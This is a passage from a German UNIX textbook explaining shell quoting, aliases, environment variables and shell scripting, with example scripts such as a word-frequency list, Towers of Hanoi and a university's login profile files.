Es gibt weitere Zeichen, die für die Shells eine besondere Bedeutung haben. Schauen Sie im Handbuch unter `sh(1)`, Abschnitt File Name Generation and Quoting oder unter `ksh(1)`, Abschnitt Definitions, **Metazeichen** nach. Will man den Metazeichen ihre besondere Bedeutung nehmen, muß man sie **quoten**[14]. Es gibt drei Stufen des Quotens, Sperrens, Zitierens, Entwertens oder Maskierens. Ein Backslash quotet das nachfolgende Zeichen mit Ausnahme von Newline (line feed). Ein Backslash-Newline-Paar wird einfach gelöscht und kennzeichnet daher die Fortsetzung einer Kommadozeile. Anführungszeichen (double quotes) quoten alle Metazeichen außer Dollarzeichen, back quotes, Backslash und Anführungszeichen. Einfache Anführungszeichen (Hochkomma, Apostroph, single quotes) quoten alle Metazeichen außer dem Apostroph oder Hochkomma (sonst käme man nie wieder aus der Quotung heraus). Ein einzelnes Hochkomma wird wie eingangs gesagt durch einen Backslash gequotet. Probieren Sie folgende Eingaben aus (`echo` oder für die Korn-Shell `print`):

```
echo TERM
echo $TERM
echo \$TERM
echo "$TERM"
echo '$TERM'
```

[14]englisch *quoting* im Sinne von anführen, zitieren wird in den Netnews gebraucht. Ferner gibt es einen `quota(1)`-Mechanismus zur Begrenzung der Belegung des Massenspeichers. Hat alles nichts mit dem Quoten von Metazeichen zu tun.

Wenn man jede Interpration einer Zeichenfolge durch die Shell verhindern will, setzt man sie meist der Einfachheit halber in Single Quotes, auch wenn es vielleicht nicht nötig wäre.

Schließlich gibt es noch die back quotes (accent grave). Sie bedeuten für die Shell "Ersetze das Kommando in den back quotes durch sein Ergebnis". Sie erkennen die Wirkung an den Kommandos

```
print Mein Verzeichnis ist pwd.
print Mein Verzeichnis ist `pwd`.
```

Im Druck kommt leider der Unterschied zwischem dem Apostroph und dem Accent grave meist nicht deutlich heraus; für die Shell liegen Welten dazwischen.

Die C-Shell und die Korn-Shell haben einen **History**-Mechanismus, der die zuletzt eingetippten Kommandos speichert. Mit dem shellinternen Kommando `fc` greift man in der Korn-Shell darauf zurück. Sie lassen sich editieren und erneut ausführen. Tippt man nur `fc` ein, erscheint das jüngste Kommando als Text in dem Editor, der mittels der Umgebungsvariablen FCEDIT festgelegt wurde, meist im `vi(1)`. Man editiert das Kommando und verläßt den Editor auf die übliche Weise, den `vi(1)` also mit `:wq`. Das editierte Kommando wird automatisch ausgeführt und in den History-Speicher geschrieben. Das Kommando `fc -l -20` zeigt die 20 jüngsten Kommandos an, das Kommando `fc -e -` wiederholt das jüngste Kommando unverändert. Weiteres im Handbuch unter `ksh(1)`, Special Commands.

Der Ablauf einer Sitzung läßt sich festhalten, indem man zu Beginn das Kommando `script(1)` gibt. Alle Bildschirmausgaben werden gleichzeitig in ein File `typescript` geschrieben, das man später lesen oder drucken kann. Die Wirkung von `script(1)` wird durch das shellinterne Kommando `exit` beendet. Wir verwenden `script(1)` häufig beim Arbeiten in Netzen und bei Literaturrecherchen, wenn man nicht sicher sein kann, das alles bis zum glücklichen Ende nach Wunsch verläuft.

Mittels des shellinternen Kommandos `alias` (sprich ejlias) lassen sich für bestehende Kommandos neue Namen einführen. Diese haben Gültigkeit für die jeweilige Shell und je nach Option für ihre Abkömmlinge. Der Aliasname wird von der Shell buchstäblich durch die rechte Seite der Zuweisung ersetzt; dem Aliasnamen mitgegebene Optionen oder Argumente werden an den Ersatz angehängt. Man überlege sich den Unterschied zu einem gelinkten Zweitnamen (der im File-System verankert ist). Ein weiterer Unterschied besteht darin, daß interne Shell-Kommandos zwar mit einem Aliasnamen versehen, aber nicht gelinkt werden können, da sie nicht in einem eigenen File niedergelegt sind. Gibt man in der Sitzungsshell folgende Kommandos:

```
alias -x dir=ls
alias -x who='who | sort'
alias -x r='fc -e -'
```

so steht das Kommando `dir` mit der Bedeutung und Syntax von `ls(1)` zur Verfügung, und zwar zusätzlich. Ein Aufruf des Kommandos `who` führt zum Aufruf der Pipe, das echte `who(1)` ist nur noch über seinen absoluten Pfad `/bin/who` erreichbar. Dieses `who`-Alias hat einen Haken. Ruft der nichtsahnende Benutzer

`who` mit einer Option auf, so wird die Zeichenfolge `who` durch das Alias ersetzt, die Option mithin an `sort` angehängt, das meist nichts damit anfangen kann und eine Fehlermeldung ausgibt. Der Aufruf von `r` wiederholt das jüngste Kommando unverändert, entspricht also der F3-Taste auf PCs unter MS-DOS. Die Option `-x` veranlaßt den Export des Alias in alle Kindprozesse. Die Quotes sind notwendig, sowie das Kommando Trennzeichen (Blanks) enthält. Das Kommando `alias` ohne Argumente zeigt die augenblicklichen Aliases an. Mittels `unalias` wird ein Alias aufgehoben. Aliases lassen sich nicht schachteln.

Die durch die Anmeldung erzeugte erste Shell – die **Sitzungsshell** – ist gegen einige Eingabefehler besonders geschützt. Sie läßt sich nicht durch das Signal Nr. 15 (SIGTERM) beenden, auch nicht durch die Eingabe von EOF (File-Ende, üblicherweise CONTROL-D, festgelegt durch `stty(1)` in `$HOME/.profile`), sofern dies durch das Kommando `set -o ignoreeof` eingestellt ist.

3.5.1.2 Umgebung

Die Shells machen noch mehr. Sie stellen für jede Sitzung eine **Umgebung** (environment) bereit. Darin sind eine Reihe von Parametern enthalten, die der Benutzer bzw. seine Programme immer wieder brauchen, beispielsweise die Namen des Home-Verzeichnisses und der Mailbox, der Terminaltyp, der Prompt, der Suchpfad für Kommandos, die Zeitzone. Mit dem internen Kommando `set` holen Sie Ihre Umgebung auf den Bildschirm. Sie können die Umgebung verändern und aus Programmen oder Shellscripts heraus abfragen.

Einige dieser Parameter werden von der Sitzungsshell erzeugt und auf alle Kindprozesse vererbt. Sie gelten global für die ganze Sitzung bis zu ihrem Ende. Für diese Parameter besteht eine implizite oder explizite `export`-Anweisung; sie werden als **Umgebungs-Variable** bezeichnet. Die anderen Parameter gelten nur für die jeweilige Shell, sie werden nicht vererbt und als **Shell-Variable** bezeichnet. Eine Umgebung, wie sie `set` auf den Bildschirm bringt, sieht etwa so aus:

```
CDPATH=:..:/mnt/alex
EDITOR=/usr/bin/vi
EXINIT=set exrc
FCEDIT=/usr/bin/vi
HOME=/mnt/alex
IFS=

LOGNAME=wualex1
MAIL=/usr/mail/wualex1
MAILCHECK=600
OLDPWD=/mnt/alex
PATH=/bin:/usr/bin:/usr/local/bin:/usr/contrib/bin::
PPID=1
PS1=A
PS2=>
PS3=#?
PWD=/mnt/alex/unix
```

```
RANDOM=2474
SECONDS=11756
SHELL=/bin/ksh
TERM=ansi
TMOUT=0
TN=console
TTY=/dev/console
TZ=MSZ-2
_=unix.tex
```

Das bedeutet im einzelnen:

- CDPATH legt einen Suchpfad für das Kommando `cd(1)` fest. Die Namen von Verzeichnissen, die sich im Arbeits-Verzeichnis, im übergeordneten oder im Home-Verzeichnis `/mnt/alex` befinden, können mit ihrem Grundnamen (relativ) angegeben werden.
- EDITOR nennt den Editor, der standardmäßig zur Änderung von Kommandozeilen aufgerufen wird.
- EXINIT veranlaßt den Editor `vi(1)`, beim Aufruf das zugehörige Konfigurations-Kommando auszuführen
- FCEDIT gibt den Editor an, mit dem Kommandos bearbeitet werden, die über den History-Mechanismus zurückgeholt worden sind (Kommando `fc`).
- HOME nennt das Home-Verzeichnis.
- IFS ist das Trennzeichen, der interne Feld-Separator, der die Bestandteile von Kommandos trennt, in der Regel space, tab und newline.
- LOGNAME (auch USER) ist der beim Einloggen benutzte Name.
- MAIL ist die Mailbox.
- MAILCHECK gibt in Sekunden an, wie häufig die Shell die Mailbox auf Zugänge abfragt.
- OLDPWD nennt das vorherige Arbeits-Verzeichnis.
- PATH ist die wichtigste Umgebungsvariable. Sie gibt den Suchpfad für Kommandos an. Die Reihenfolge spielt eine Rolle. Der zweite Doppelpunkt am Ende bezeichnet das jeweilige Arbeits-Verzeichnis.
- PPID ist die Parent Process-ID der Shell, hier also der `init`-Prozess.
- PS1 ist der erste Prompt, in der Regel das Dollarzeichen, hier individuell abgewandelt. PS2 und PS3 entsprechend.
- PWD nennt das augenblickliche Arbeits-Verzeichnis.
- RANDOM ist eine Zufallszahl zur beliebigen Verwendung.
- SECONDS ist die Anzahl der Sekunden seit dem Aufruf der Shell.
- SHELL nennt die Shell.

- TERM nennt den Terminaltyp, wie er in der `terminfo` steht. Wird vom `vi` und den `curses`-Funktionen benötigt.
- TMOUT gibt die Anzahl der Sekunden an, nach der die Shell sich beendet, falls kein Zeichen eingegeben wird. Der hier gesetzte Wert 0 bedeutet kein Timeout.
- TN ist das letzte Glied aus TTY, eine lokale Erfindung.
- TTY ist die Terminalbezeichnung aus `/dev`, wie sie das Kommando `tty` liefert.
- TZ ist die Zeitzone, hier mitteleuropäische Sommerzeit, zwei Stunden östlich Greenwich.
- _ (underscore) enthält das letzte Argument des letzten asynchronen Kommandos.

Unter MS-DOS gibt es eine ähnliche Einrichtung, die ebenfalls mit dem Kommando `set` auf dem Bildschirm erscheint.

Zum Ändern oder Anlegen einer Variablen geben Sie ein Kommando folgender Art ein (keine Blanks um das Gleichheitszeichen):

```
TERM=hp2393
NEU=unsinn
```

Danach hat die bereits vorher vorhandene Variable TERM den Wert `hp2393`, und eine neue Variable NEU mit dem Wert `unsinn` ist angelegt worden. Die Namen der Variablen werden üblicherweise groß geschrieben. Die ganze Gleichung ist ein String, dessen rechter Teil auch leer sein darf. In diesem Fall wird die Variable gelöscht. Soll der String Leerzeichen enthalten, muß er in Gänsefüßchen gesetzt werden:

```
PS1="A "
```

In der Korn-Shell kann man dem Prompt etwas Arbeit zumuten (back quotes):

```
PS1='${pwd##*/}>  '
```

Er zeigt dann den Grundnamen des augenblicklichen Arbeitsverzeichnisses an, was viele Benutzer vom PC her gewohnt sind. Soll die Variable für die ganze Sitzung gelten, muß sie in der Sitzungsshell – also nicht in einer Subshell – eingerichtet und exportiert werden:

```
export NEU
```

Meist setzt man individuelle Variable in einem Shellscript namens `.profile` im Home-Verzeichnis entsprechend `autoexec.bat` unter MS-DOS.

Ein C-Programm zur Anzeige der Umgebung ähnlich dem Kommando `set` sieht so aus:

```
/* umgebung.c, Programm zur Anzeige der Umgebung */

#include <stdio.h>

main(argc, argv, envp)
int argc;
char *argv[];
char *envp[];

{
int i;

for (i = 0; envp[i] != NULL; i++)
        printf("%s\n", envp[i]);

}
```

Programm 3.3 : C-Programm zur Anzeige der Umgebung

Die Umgebung ist ein Array of Strings namens `envp`, dessen Inhalt genau das ist, was `set` auf den Bildschirm bringt. In der `for`-Schleife werden die Elemente des Arrays sprich Zeilen ausgegeben, bis das Element `NULL` erreicht ist. Statt die Zeilen auszugeben, kann man sie auch anders verwerten.

3.5.1.3 Vergleich sh - csh - ksh - bash - tcsh - zsh - rc

Wir haben uns vorstehend mit der Korn-Shell `ksh(1)` befaßt, die man heute als die Standardshell ansehen kann (Protest von Seiten der `csh(1)`-Anhänger). Verwenden Sie die Shell, die auf Ihrer Anlage üblich ist, im Zweifelsfall die Bourne-Shell `sh(1)`, und wechseln Sie auf eine leistungsfähigere Shell, wenn Sie an die Grenzen der Bourne-Shell stoßen. Die Bourne-Shell kennengelernt zu haben, ist auf keinen Fall verkehrt. Wir erinnern daran, daß die UNIX-Shells sowohl interaktive Kommando-Interpreter als auch Programmiersprachen (für Shellscripts) sind, zwei zunächst verschiedene Aufgaben.

Im Anfang war die **Bourne-Shell** `sh(1)`, geschrieben von STEPHEN R. BOURNE. Als Programmiersprache ist sie ziemlich mächtig, als Kommando-Interpreter läßt sie Wünsche offen. Dennoch ist sie bis heute die einzige Shell, die auf jedem vollständigen UNIX-System vorhanden ist.

Aus Berkeley kam bald die **C-Shell** `csh(1)`, geschrieben von BILL JOY, die als Kommando-Interpreter mehr leistete, als Programmiersprache infolge ihrer Annäherung an C ein Umgewöhnen erforderte. Sie enthielt auch anfangs mehr Fehler als erträglich. So entwickelte sich der unbefriedigende Zustand, daß viele Benutzer als Interpreter die C-Shell, zum Abarbeiten von Shellscripts aber die Bourne-Shell wählten (was die doppelte Aufgabe der Shell verdeutlicht). Alle neueren Shells lassen sich auf diese beiden Shells zurückführen.

Die **Korn-Shell** `ksh(1)` von DAVID G. KORN verbindet die Schreibweise der Bourne-Shell mit der Funktionalität der C-Shell. Einige weitere Funktionen, die sich inzwischen als zweckmäßig erwiesen hatten, kamen hinzu. Der Umstieg von Bourne nach Korn ist einfach, manche Benutzer merken es nicht einmal. Die Korn-Shell ist proprietär, sie wird nur gegen Bares verkauft.

Das menschenfreundliche GNU-Projekt stellt die **Bourne-again-Shell** `bash(1)` frei zur Verfügung und ist in vielem der Korn-Shell ähnlich. LINUX verwendet diese Shell.

Eine Weiterentwicklung der C-Shell (mehr Funktionen, weniger Fehler) ist die tc-Shell `tcsh()`. Wer also bei der C-Syntax bleiben möchte, sollte sich diese Shell ansehen.

Die **Z-Shell** `zsh(1)` kann mehr als alle bisherigen Shells zusammen. Wir haben sie auf unserer Anlage eingerichtet, benutzen sie aber nicht, da wir bisher noch nicht an die Grenzen der Korn-Shell gestoßen sind und den Aufwand der Umstellung scheuen. Dann gibt es noch eine **rc-Shell**, die klein und schnell sein soll. Hinter uns steht kein Shell-Test-Institut, wir enthalten uns daher einer Bewertung. Im übrigen gibt es zu dieser Frage eine monatliche Mitteilung in der Newsgruppe `comp.unix.shell`, archiviert unter `unix-faq/shell/shell-differences`.

3.5.2 Shellscripts

Wenn man eine Folge von Kommandos häufiger braucht, schreibt man sie in ein File und übergibt dem Kommandointerpreter den Namen dieses Files. Unter MS-DOS heißt ein solches File **Stapeldatei** oder **Batchfile**, unter UNIX **Shellscript** und bei manchen Verfassern **Kommandoprozedur**, **Makro** oder Makrobefehl. Es ist nicht selbstverständlich, aber zweckmäßig, für die Shellscripts dieselbe Kommandosprache zu verwenden wie im Dialog. Der Teil des Kommandointerpreters, der Shellscripts abarbeitet, wird manchmal auch als Abwickler bezeichnet. Shellscripts dürfen geschachtelt werden (ohne `call` wie in MS-DOS). Die externen UNIX-Kommandos sind teils unlesbare compilierte Programme, teils lesbare Shellscripts.

Es gibt zwei Wege, ein Shellscript auszuführen. Falls es nur lesbar, aber nicht ausführbar ist, übergibt man es als Argument einer Subshell:

```
sh shellscript
```

Ist es dagegen les- und ausführbar, reicht der Aufruf mit dem Namen allein:

```
shellscript
```

Bei der ersten Möglichkeit kann man eine andere als die augenblickliche Sitzungsshell aufrufen, also beispielsweise Bourne statt Korn. Es soll auch leichte Unterschiede in der Vererbung der Umgebung geben, die Literatur – so weit wie wir sie kennen – hält sich mit klaren Aussagen zurück. Experimentell konnten wir nur einen Unterschied hinsichtlich der Umgebungsvariablen EDITOR feststellen.

Der Witz an den Shellscripts ist, daß sie weit mehr als nur Programmaufrufe enthalten dürfen. Die Shells verstehen eine Sprache, die an BASIC heranreicht; sie sind programmierbar. Es gibt Variable, Schleifen, Bedingungen, Ganzzahlarithmetik, Zuweisungen, Funktionen, nur keine Gleitkommarechnung. Die Syntax gleicht einer Mischung von BASIC und C. Man muß das Referenz-Handbuch sorgfältig lesen, gerade wegen der Ähnlichkeiten. **Kommentar** wird mit einem Doppelkreuz eingeleitet und wirkt bis zum Zeilenende. Das folgende Beispiel zeigt, wie man eine längere Pipe in ein Shellscript verpackt:

```
# Shellscript frequenz, Frequenzwoerterliste
cat $* |
tr [A-Z] [a-z] |
tr -sc "[a-z]" "[\012*]" |
sort |
uniq -c |
sort -nr
```

Programm 3.4 : Shellscript Frequenzwörterliste

Dieses Shellscript – in einem File namens `frequenz` – nimmt die Namen von einem oder mehreren Textfiles als Argument entgegen, liest die Files mittels `cat`, ersetzt alle Großbuchstaben durch Kleinbuchstaben, ersetzt weiterhin alle Zeichen, die keine Buchstaben sind, durch Linefeeds (d. h. schreibt jedes Wort in eine eigene Zeile), sortiert das Ganze, wirft mit Hilfe von `uniq` mehrfache Eintragungen hinaus, zählt dabei die Eintragungen und sortiert schließlich die Zeilen nach der Anzahl der Eintragungen. Der Aufruf des Scripts erfolgt mit `frequenz filenames`. Es ist zugleich ein schönes Beispiel dafür, wie man durch eine Kombination einfacher Werkzeuge eine komplexe Aufgabe löst. Das Zurückführen der verschiedenen Formen eines Wortes auf die Grundform (Infinitiv, Nominativ) muß von Hand geleistet werden, aber einen großen und stumpfsinnigen Teil der Arbeit beim Aufstellen einer Frequenzwörterliste erledigt unser intelligentes Werkzeug.

Bereinigt man unser Vorwort (ältere Fassung, nicht nachzählen) von allen LaTeX-Konstrukten und bearbeitet es mit `frequenz`, so erhält man eine Wörterliste, deren Beginn so aussieht:

```
  16 der
  16 und
   9 das
   9 die
   8 wir
   7 mit
   7 unix
   6 fuer
   6 in
   6 man
   5 auf
   5 zu
   4 aus
   4 den
   4 haben
   4 karlsruhe
```

Solche Frequenzwörterlisten verwendet man bei Stiluntersuchungen, zum Anlegen von Stichwortverzeichnissen und beim Lernen von Fremdsprachen.

Auf Variable greift man in einem Shellscript zurück, indem man ein Dollarzeichen vor ihren Namen setzt. Das Shellscript

```
print TERM
```



```
print $TERM
```

schreibt erst die Zeichenfolge `TERM` auf den Bildschirm und in der nächsten Zeile den Inhalt der Variablen `TERM`, also beispielsweise `hp2393`. Weiterhin kennen Shellscripts noch **benannte Parameter** – auch **Schlüsselwort-Parameter** geheißen – und **Positionsparameter**. Benannte Parameter erhalten ihren Wert durch eine Zuweisung

```
x=3
P1=lpjet
```

während die Positionsparameter von der Shell verwaltet werden. Ihre Namen und Bedeutungen sind:

- `$0` ist das erste Glied der Kommandozeile, also das Kommando selbst ohne Optionen oder Argumente,
- `$1` ist das zweite Glied der Kommandozeile, also eine Option oder ein Argument,
- `$2` ist das dritte Glied der Kommandozeile usw.
- `$#` ist die Anzahl der Positionsparameter,
- `$*` ist die gesamte Kommandozeile ohne das erste Glied `$0`.

Die Bezifferung der Positionsparameter geht bis 9, die Anzahl der Glieder der Kommandozeile ist nahezu unbegrenzt. Die Glieder jenseits der Nummer 9 werden in einem Sumpf verwahrt, aus dem sie mit einem `shift`-Kommando herausgeholt werden können. Hier ein Shellscript, das zeigt, wie man auf Umgebungsvariable und Positionsparameter zugreift:

```
# Shellscript posparm zur Anzeige von Umgebungsvariablen und
# Positionsparametern, 30.08.91

echo Start $0
x=4711
echo $*
echo $#
echo $1
echo $2
echo ${9:-nichts}
echo $x
echo $TERM
echo Ende $0
```

Programm 3.5 : Shellscript zur Anzeige von Positionsparametern

Nun ein umfangreicheres Beispiel. Das Shellscript `uslist` wertet die Files `/etc/passwd` und `/etc/group` aus und erzeugt zwei Benutzerlisten, die man sich ansehen oder ausdrucken kann:

```
# Shellscript userlist, 30. Okt. 86

# Dieses Shellskript erzeugt eine formatierte Liste der User
# und schreibt sie ins File userlist. Voraussetzung ist, dass
```

```
# die Namen der User aus mindestens einem Buchstaben und
# einer Ziffer bestehen. Usernamen wie root, bin, who, gast
# werden also nicht in die Liste aufgenommen. Die Liste ist
# sortiert nach der UID. Weiterhin erzeugt das Skript eine
# formatierte Liste aller Gruppen und ihrer Mitglieder und
# schreibt sie ins File grouplist.

# cat liest /etc/passwd
# cut schneidet die gewuenschten Felder aus
# grep sortiert die gewuenschten Namen aus
# sort sortiert nach der User-ID
# sed ersetzt die Doppelpunkte durch control-i (tabs)
# expand ersetzt die tabs durch spaces

echo Start /etc/uslist

echo "Userliste vom ‘date ’+%d. %F %y’‘ \n" > userlist

cat /etc/passwd | cut -f1,3,5 -d: |
grep ’[A-z][A-z]*[0-9]’ | sort +1.0 -2 -t: |
sed -e "s/[:]/  /g" | expand -12 >> userlist

echo "\n‘cat userlist | grep ’[A-z][A-z]*[0-9]’ |
cut -c13-15 | uniq |
wc -l‘ User. Userliste beendet" >> userlist

# cat liest /etc/group
# cut schneidet die gewuenschten Felder aus
# sort sortiert numerisch nach der Group-ID
# sed ersetzt : oder # durch control I (tabs)
# expand ersetzt tabs durch spaces

echo "Gruppenliste vom ‘date ’+%d. %F %y’‘ \n" > grouplist

cat /etc/group | cut -f1,3,4 -d: |
sort -n +1.0 -2 -t: | sed -e "s/:/      /g" |
sed -e "s/#/    /g" | expand -12 >> grouplist

echo "\nGruppenliste beendet" >> grouplist

echo Ende uslist
```

Programm 3.6 : Shellscript zur Erzeugung einer Benutzerliste

Das folgende Shellscript schreibt ein Menü auf den Bildschirm und wertet die Antwort aus, wobei man statt der Ausgabe mittels `echo` oder `print` irgendetwas Sinnvolleres tun sollte:

```
# Shellscript menu zum Demonstrieren von Menus, 30.08.91

clear
print "\n\n\n\n\n\n"
print "\tMenu"
print "\t====\n\n\n"
```



```
print "\tAuswahl 1\n"
print "\tAuswahl 2\n"
print "\tAuswahl 3\n"
print "\tAuswahl 4\n\n\n\n"
print "\tBitte Ziffer eingeben: \c"; read z
print "\n\n\n"
case $z in
    1) print "Sie haben 1 gewaehlt.\n\n";;
    2) print "Sie haben 2 gewaehlt.\n\n";;
    3) print "Sie haben 3 gewaehlt.\n\n";;
    4) print "Sie haben 4 gewaehlt.\n\n";;
    *) print "Ziffer unbekannt.\n\n";;
esac
```

Programm 3.7 : Shellscript für ein Menü

Im obigen Beispiel wird die **Auswahl** `case - esac` verwendet, die der `switch`-Anweisung in C entspricht. Es gibt weiterhin die **Bedingung** oder **Verzweigung** mit `if - then - else - fi`, die das folgende Beispiel zeigt. Gleichzeitig wird Arithmetik mit ganzen Zahlen vorgeführt:

```
# Shellscript primscript zur Berechnung von Primzahlen, 26.05.92

typeset -i ende=100       # groesste Zahl, max. 3600
typeset -i z=5            # aktuelle Zahl
typeset -i i=1            # Index von p
typeset -i p[500]         # Array der Primz., max. 511
typeset -i n=2            # Anzahl der Primzahlen

p[0]=2; p[1]=3            # die ersten Primzahlen

while [ z -le ende ]
do
        if [ z%p[i] -eq 0 ]       # z teilbar
        then
                z=z+2
                i=1
        else                      # z nicht teilbar
                if [ p[i]*p[i] -le z ]
                then
                        i=i+1
                else
                        p[n]=z; n=n+1
                        z=z+2
                        i=1
                fi
        fi
done

# Ausgabe des Arrays

i=0
while [ i -lt n ]
do
```

```
        print ${p[i]}
        i=i+1
done

print Anzahl: $n
```

Programm 3.8 : Shellscript zur Berechnung von Primzahlen

Die `for`-**Schleife** hat in Shellscripts eine andere Bedeutung als in C. Im folgenden Shellskript ist sie so aufzufassen: für die Argumente in dem Positionsparameter `$*` (der Name `us` ist beliebig) führe der Reihe nach die Kommandos zwischen `do` und `done` aus.

```
# Skript filecount zum Zaehlen der Files eines Users, 06.11.91

print Start filecount

for us in $*
do
print $us `find /mnt -user $us -print | wc -l`
done

print Ende filecount
```

Programm 3.9 : Shellscript zum Zählen der Files eines Benutzers

Es gibt weiterhin die `while`-**Schleife** mit `while - do - done`, die der gleichnamigen Schleife in anderen Programmiersprachen entspricht. Auf `while` folgt eine Liste von Kommandos, deren Ergebnis entweder `true` oder `false` ist (also nicht ein logischer Ausdruck wie in den Programmiersprachen). `true(1)` ist hier kein logischer oder boolscher Wert, sondern ein externes UNIX-Kommando, das eine Null (= `true`) zurückliefert:

```
# Shellscript mit Funktion zum Fragen, 21.05.1992
# nach Bolsky + Korn, S. 191

# Funktion frage

function frage
{
typeset -l antwort
while true
        do      read "antwort?$1" || return 1
                case $antwort in
                j|ja|y|yes|oui) return 0;;
                n|nein|no|non)  return 1;;
                *) print 'Mit j oder n antworten';;
                esac
        done
}

# Anwendung der Funktion frage

while frage 'Weitermachen? '
```



```
do
        date    # oder etwas Sinnvolleres
done
```

Programm 3.10 : Shellscript mit einer Funktion zum Fragen

Eine Schleife wird abgebrochen, wenn

- die Rücksprung- oder Eintrittsbedingung nicht mehr erfüllt ist,
- im Rumpf das shellinterne Kommando `exit` erreicht wird,
- im Rumpf das shellinterne Kommando `return` erreicht wird,
- im Rumpf das shellinterne Kommando `break` erreicht wird oder
- im Rumpf das shellinterne Kommando `continue` erreicht wird.

Die Kommandos zeigen unterschiedliche Wirkungen. `exit` gibt die Kontrolle an das aufrufende Programm (Sitzungsshell) zurück. Außerhalb einer Funktion hat `return` dieselbe Wirkung. `break` beendet die Schleife, das Shellscript wird nach der Schleife fortgesetzt wie bei einer Verletzung der Bedingung. `continue` hingegen führt zu einem Rücksprung an den Schleifenanfang. Für die gleichnamigen C-Kommandos gilt dasselbe.

Shellscripts lassen sich durch **Funktionen** strukturieren, die sogar rekursiv aufgerufen werden dürfen, wie das folgende Beispiel zeigt:

```
# Shellscript hanoiscript (Tuerme von Hanoi), 25.05.1992
# Aufruf hanoi n mit n = Anzahl der Scheiben
# nach Bolsky + Korn S. 84

# Funktion, rekursiv

function fhanoi
{
        typeset -i nm1=$1-1
        ((nm1>0)) && fhanoi $nm1 $2 $4 $3
        print "\tvon Turm $2 nach Turm $3"
        ((nm1>0)) && fhanoi $nm1 $4 $3 $2
}

# Hauptscript

case $1 in
[1-9] | [1][0-6])
        print "\nTuerme von Hanoi (Shellscript)"
        print "Start Turm 1, Ziel Turm 2, $1 Scheiben\n"
        print "Bewege die oberste Scheibe"
        fhanoi $1 1 2 3;;
*) print "Argument zwischen 1 und 16 erforderlich"
   exit;;
esac
```

Programm 3.11 : Shellscript Türme von Hanoi, mit rekursivem Funktionsaufruf

Die Türme von Hanoi sind ein Spiel und ein beliebtes Programmbeispiel, bei dem ein Stapel unterschiedlich großer Scheiben von einem Turm auf einen zweiten Turm gebracht werden soll, ein dritter Turm als Zwischenlager dient, mit einem Zug immer nur eine Scheibe bewegt werden und niemals eine größere Scheibe über einer kleineren liegen darf. Im obigen Shellscript ist die Anzahl der Scheiben auf 16 begrenzt, weil mit steigender Scheibenzahl die Zeiten lang werden. Die Ausgabe des Scripts für $n = 3$ sieht folgendermaßen aus:

```
Tuerme von Hanoi (Shellscript)
Start Turm 1, Ziel Turm 2, 3 Scheiben

Bewege die oberste Scheibe
von Turm 1 nach Turm 2
von Turm 1 nach Turm 3
von Turm 2 nach Turm 3
von Turm 1 nach Turm 2
von Turm 3 nach Turm 1
von Turm 3 nach Turm 2
von Turm 1 nach Turm 2
```

(Algorithmus erklären!)

Beim Anmelden werden automatisch zwei Shellscripts ausgeführt, die Sie sich als Beispiele ansehen sollten: `/etc/profile` wird für jeden Benutzer ausgeführt, das Script `.profile` im Home-Verzeichnis für die meisten.

```
# /etc/profile @(#) $Revision: 64.2 $
# modifiziert von W. Alex, Universitaet Karlsruhe, 02.10.90

# Default (example of) system-wide profile file (/bin/ksh initialization).
# This should be kept to the bare minimum every user needs.

        trap "" 1 2 3                   # ignore HUP, INT, QUIT

        PATH=/rbin:/usr/rbin:           # default path
        CDPATH=:..:$HOME
#       TZ=MSZ-2                        # change for local time.
        TZ=MEZ-1

        TTY=`/bin/tty`                  # TERM ermitteln
        TN=`/bin/basename $TTY`
        TERM=`/usr/bin/fgrep $TN /etc/ttytype | /usr/bin/cut -f1`

        if [ -z "$TERM" ]               # if term is not set,
        then                            #
                TERM=vt100              # default terminal type
        fi

        TMOUT=500
        LINES=24                        # fuer tn3270
        GNUTERM=hp2623A                 # fuer gnuplot
        HOSTALIASES=/etc/hostaliases
```



```
        export PS1="mvmhp> "            # Prompt

        export PATH CDPATH TZ TERM TMOUT LINES GNUTERM HOSTALIASES PS1

# initialisiere Terminal gemaess TERMINFO-Beschreibung

        /usr/bin/tset -s

# set erase to ^H ,  kill to ^X ,  intr to ^C, eof to ^D

        /bin/stty erase "^H" kill "^X" intr "^C" eof "^D"

# Set up shell environment:

        trap clear 0

# Background-Jobs immer mit nice und andere Optionen

        set -o bgnice -o ignoreeof

# This is to meet legal requirements...

#       /bin/cat /etc/copyright

# Schirm putzen und Begruessung

        /usr/rbin/clear
        print " * Willkommen .... * "

        if [ $TN = "tty2p4" ]           # Modem
        then
        print
        /usr/local/bin/speed
        fi

        if [ $LOGNAME != root -a $LOGNAME != adm ]
        then

        print
        if [ -f /etc/motd ]
        then
                /bin/cat /etc/motd      # message of the day.
        fi

        if [ -f /usr/bin/news ]
        then /usr/bin/news              # display news.
        fi

        print "\nHeute ist                 `/rbin/zeit`"

        if [ -r $HOME/.logdat -a -w $HOME/.logdat ]
        then
        print "Letzte Anmeldung am      \c"; /bin/cat $HOME/.logdat
        fi
```

```
/bin/zeit > $HOME/.logdat

print "\nIhr Home-Directory  $HOME  belegt \c"
DU=`/bin/du -s $HOME | /usr/bin/cut -f1`
print "`/bin/expr $DU / 2` Kilobyte.\n"
unset DU

/bin/sleep 4

/usr/bin/elm -azK
print

fi

cd
umask 077

/bin/mesg y 2>/dev/null

/usr/rbin/clear

if [ $LOGNAME != gast ]
then
print y | /bin/ln /mnt/.profile $HOME/.profile 2>/dev/null
/bin/ln /mnt/.exrc    $HOME/.exrc 2>/dev/null
fi

trap 1 2 3                        # leave defaults in environment
```

Programm 3.12 : Shellscript /etc/profile

Das Shellscript `.profile` in den Home-Verzeichnissen dient persönlichen Anpassungen. Auf unserem System wird es allerdings vom System-Manager verwaltet, da es einige wichtige Informationen enthält, die der Benutzer nicht ändern soll. Seine Phantasie darf der Benutzer in einem File `.autox` ausleben.

```
# .profile zum Linken in die HOME-Directories der Benutzer
# von /etc kopieren nach /mnt/.profile, von dort linken
# ausser gast und dergleichen. 16.02.1993

EDITOR=vi
FCEDIT=vi
TMOUT=1000
PATH=/bin:/usr/bin:/usr/local/bin:/oracle/bin:$HOME/bin::

# PS1="mvmhp> "                        # Prompt
# PS1='${PWD#$HOME/}> '
PS1='${PWD##*/}> '

export FCEDIT PATH PS1

alias h='fc -l'

if [ -f .autox ]
```



```
then
        . .autox
fi
```

Programm 3.13 : Shellscript /etc/.profile

